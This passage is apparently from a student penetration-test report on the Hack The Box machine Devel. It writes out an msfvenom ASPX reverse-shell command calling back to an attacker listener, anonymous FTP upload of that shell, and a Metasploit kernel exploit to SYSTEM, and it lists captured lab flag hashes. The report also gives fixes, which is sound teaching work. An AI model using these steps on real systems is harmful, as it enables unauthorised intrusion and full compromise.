| 03-18-17 02:06AM      <DIR>          aspnet_client
| 03-17-17 05:37PM          689 iisstart.htm
| 10-08-25 01:20PM          2922 shell.aspx
|_ 03-17-17 05:37PM          184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http      Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_ http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Initial Shell Vulnerability Exploited

Shell as user "iis apppool\web".

Vulnerability Explanation:

Anonymous access to port 21(ftp) allows to upload files as guest user. Files inside "ftp" are accessible from port 80(http), which allows uploading and executing a reverse shell using ".aspx" extension.

Vulnerability Fix:

- **Disallow/Restrict anonymous connection via ftp:** Currently, anonymous connection allows uploading files to the system which can be accessed by the web-server, removing the option to connect via "anonymous" or disabling write privileges will mitigate this issue.
- **Prevent executing uploaded script files:** Storing uploaded files outside of "wwwroot" (the main root folder where the files and subfolders of your website are stored) or making this folder "nonexec" (Not executable) will prevent uploaded scripts from running on the server.
- **Applying Anti-Virus/Firewall:** Applying a tool that will review uploaded files to the system can catch and stop the upload of malicious files to the system.


Severity: Critical - Unrestricted file upload to "ftp" allows to gain RCE as user "apppool" on the system.

Proof of Concept Code Here:

Port 21(ftp) allows anonymous login as enumerated via nmap, downloading the content from “ftp”:

```
(boker@boker)-[~/Desktop/HTB/Devel]
$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:boker): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49181|)
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
03-17-17 05:37PM 689 iisstart.htm
10-08-25 01:20PM 2922 shell.aspx
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp>
```

Exploring the website on port 80, the files from ftp are accessible via the webpage, also a location that doesn't exist for reference, due to the existence of “shell.aspx”, a reverse shell may be uploaded and accessed via the webpage. The usage of “.aspx” may point towards a filter/restriction.



Creating a listener via “metasploit” using the following payload:

```
msf6 exploit(multi/handler) > show options
Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.14.32     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


View the full module info with the info, or info -d command.
```

Creating an aspx-Reverse-Shell with msfvenom ([msfvenom payloads](#)) and using the same payload, using aspx reverse shell as the shell inside “ftp” is aspx, probably due to restrictions:

```
(boker@boker)-[~/Desktop/HTB/Devel]
$ msfvenom -f aspx -p windows/meterpreter/reverse_tcp LHOST=10.10.14.32 LPORT=4444 -e x86/shikata_ga_nai -o reverse_shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of aspx file: 3003 bytes
Saved as: reverse_shell.aspx
```

בדיקות חוסן תשתית

דוח מעבודות גמר

Uploading the shell created by msfvenom to “ftp” and accessing it via port 80.

```
(boker@boker) [~/Desktop/HTB/Devel]
$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:boker): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put reverse_shell.aspx
local: reverse_shell.aspx remote: reverse_shell.aspx
229 Entering Extended Passive Mode (|||49195|)
125 Data connection already open; Transfer starting.
100% |*****| 3044 78.45 MiB/s --:-- ETA
226 Transfer complete.
3044 bytes sent in 00:00 (35.78 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49196|)
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
03-17-17 05:37PM 689 iisstart.htm
10-08-25 07:21PM 3044 reverse_shell.aspx
10-08-25 06:00PM 15970 revshell.aspx
10-08-25 01:20PM 2922 shell.aspx
10-08-25 06:37PM 2906 shell1.aspx
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp>
```

When accessing “http://10.10.10.5/reverse_shell.aspx” the reverse shell is triggered and a session is created within “Metasploit”:

```
10.10.10.5/reverse_shell.aspx

boker@boker: ~/Desktop/HTB/Devel
File Actions Edit View Help
boker@boker: ~/Desktop/HTB/Devel x boker@boker: ~/Desktop/HTB/Devel x boker@boker: ~/Desktop/HTB/Devel x
Id Name
--
0 Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.32:4444
msf6 exploit(multi/handler) > [*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.32:4444 -> 10.10.10.5:49197) at 2025-10-08 19:22:43 +0300
msf6 exploit(multi/handler) >
```

Initial Shell Screenshot:

Accessing the session, reverse shell as user "iis apppool\web" is granted.

```
[*] Started reverse TCP handler on 10.10.14.32:4444
msf6 exploit(multi/handler) > [*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.32:4444 → 10.10.10.5:49197) at 2025-10-08 19:22:43 +0300
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > 
```

Privilege Escalation

Privilege Escalation to user "NT AUTHORITY/SYSTEM"

Vulnerability Exploited:

Using the following module in "Metasploit" to enumerate privilege escalation vectors on the target:

```
msf6 post(multi/recon/local_exploit_suggester) > sessions -i

Active sessions

  Id  Name      Type      Information      Connection
  --  --
  2    meterpreter x86/windows IIS APPPOOL\Web @ DEVEL 10.10.14.32:4444 → 10.10.10.5:49197 (10.10.10.5)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session ⇒ 2
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name      Current Setting  Required  Description
  --      -
  SESSION    2                yes       The session to run this module on
  SHOWDESCRIPTION false            yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.
```

The following modules are suggested as vulnerabilities to Privilege Escalation on the target system:

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_comhijack	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The service is running, but could not be validated. Vulnerable Windows 7/Windows Serv
4	exploit/windows/local/ms10_015_kitrap0d	Yes	The service is running, but could not be validated.
5	exploit/windows/local/ms10_092_schlevator	Yes	The service is running, but could not be validated.
6	exploit/windows/local/ms13_053_schlamperel	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ms13_081_track_popup_menu	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ms15_004_tswbproxy	Yes	The service is running, but could not be validated.
10	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
11	exploit/windows/local/ms16_016_webdav	Yes	The service is running, but could not be validated.
12	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	Yes	The service is running, but could not be validated.
13	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
14	exploit/windows/local/ms16_075_reflection_juicy	Yes	The target appears to be vulnerable.
15	exploit/windows/local/ntusermmdragover	Yes	The target appears to be vulnerable.
16	exploit/windows/local/ppr_flatten_rec	Yes	The target appears to be vulnerable.

Trying the following module, access to user “NT AUTHORITY/SYSTEM” granted:

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set lhost 10.10.14.32
lhost => 10.10.14.32
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set lport 1234
lport => 1234
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set session 2
session => 2
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
[*] Started reverse TCP handler on 10.10.14.32:1234
[*] Reflectively injecting the exploit DLL and triggering the exploit...
[*] Launching netsh to host the DLL...
[+] Process 3616 launched.
[*] Reflectively injecting the DLL into 3616...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.32:1234 -> 10.10.10.5:49198) at 2025-10-08 19:27:24 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Vulnerability Explanation: [CVE-2014-4113](#)

win32k.sys in the kernel-mode drivers allows local users to gain privileges via a crafted application. Windows kernel-mode driver improperly handles objects in memory. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. ([Microsoft official report](#))

Vulnerability Fix:

- **Access to system:** This vulnerability requires valid logon and access to the system, by patching the recent vulnerability that allowed access to user “iis apppool\web”, this exploit will also be mitigated. ([MS14-058](#))
- **Updating/Patching manually:** Microsoft released a patch to this vulnerability, it's available via “Windows Update”, or downloading manually via the following [Microsoft page](#).

Severity: Critical - Unpatched exploit and outdated version of windows allowed to gain access to user “SYSTEM” on the machine, which leads to full system compromisation.

Exploit Code:

Using the module “windows/local/ms14_058_track_popup_menu” on the session, access to user “SYSTEM” acquired on the target system.

Proof Screenshot Here:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

c:\windows\system32\inetsrv>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 4:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : dead:beef::d81f:1d93:2f7a:3ae0
    Temporary IPv6 Address. . . . . : dead:beef::6911:faee:ae71:f442
    Link-local IPv6 Address . . . . . : fe80::d81f:1d93:2f7a:3ae0%15
    IPv4 Address. . . . . : 10.10.10.5
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:7268%15
                                10.10.10.2

Tunnel adapter isatap.{0B2931D6-69F8-4A00-8E64-237C531D469C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Proof.txt Contents:

Inside "C:\Users\babis\Desktop", file "user.txt" provided as proof for accessing the system.

```
Directory of C:\Users\babis\Desktop

11/02/2022  04:54  <DIR>      .
11/02/2022  04:54  <DIR>      ..
08/10/2025  01:17  <FILE>      34 user.txt
               1 File(s)          34 bytes
               2 Dir(s)  4.591.861.760 bytes free

C:\Users\babis\Desktop>type user.txt
type user.txt
118943f01101b43a7357a555f751eda9
```

Inside "C:\Users\Administrator\Desktop", file "root.txt" provided as proof of accessing user "NT AUTHORITY\SYSTEM".

```
Directory of C:\Users\Administrator\Desktop

14/01/2021  12:42  <DIR>      .
14/01/2021  12:42  <DIR>      ..
08/10/2025  01:17  <FILE>      34 root.txt
               1 File(s)          34 bytes
               2 Dir(s)  4.591.861.760 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
b2699fba11b50b9fe90f8c0edd967adb
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	root.txt Contents
10.10.10.14 (Grandpa - HTB)	9359e905a2c35f861f6a57cecf28bb7b
10.10.10.95 (Jerry - HTB)	04a8b36e1545a455393d067e772fe90e
10.10.10.43 (Nineveh - HTB)	9ae6ed964bdeb7a3149efa49ffc4cc5b
10.10.10.51 (Solidstate - HTB)	77d3dd496d3057c10f60df12ba09465a
10.10.10.75 (Nibbles - HTB)	7982aa5e26b29e900b9976c101463ebb
10.10.10.4 (Legacy - HTB)	993442d258b0e0ec917cae9e695d5713
10.10.10.13 (Cronos - HTB)	ca5531a3d7243c2f2415c9bd14c5702c
10.10.10.76 (Sunday - HTB)	d4c02bf945dc2fecddc00100a47690e7
10.10.10.68 (Bashed - HTB)	d3eee72084197cdd524779c8902e7b6a
10.10.10.5 (Devel - HTB)	b2699fba11b50b9fe90f8c0edd967adb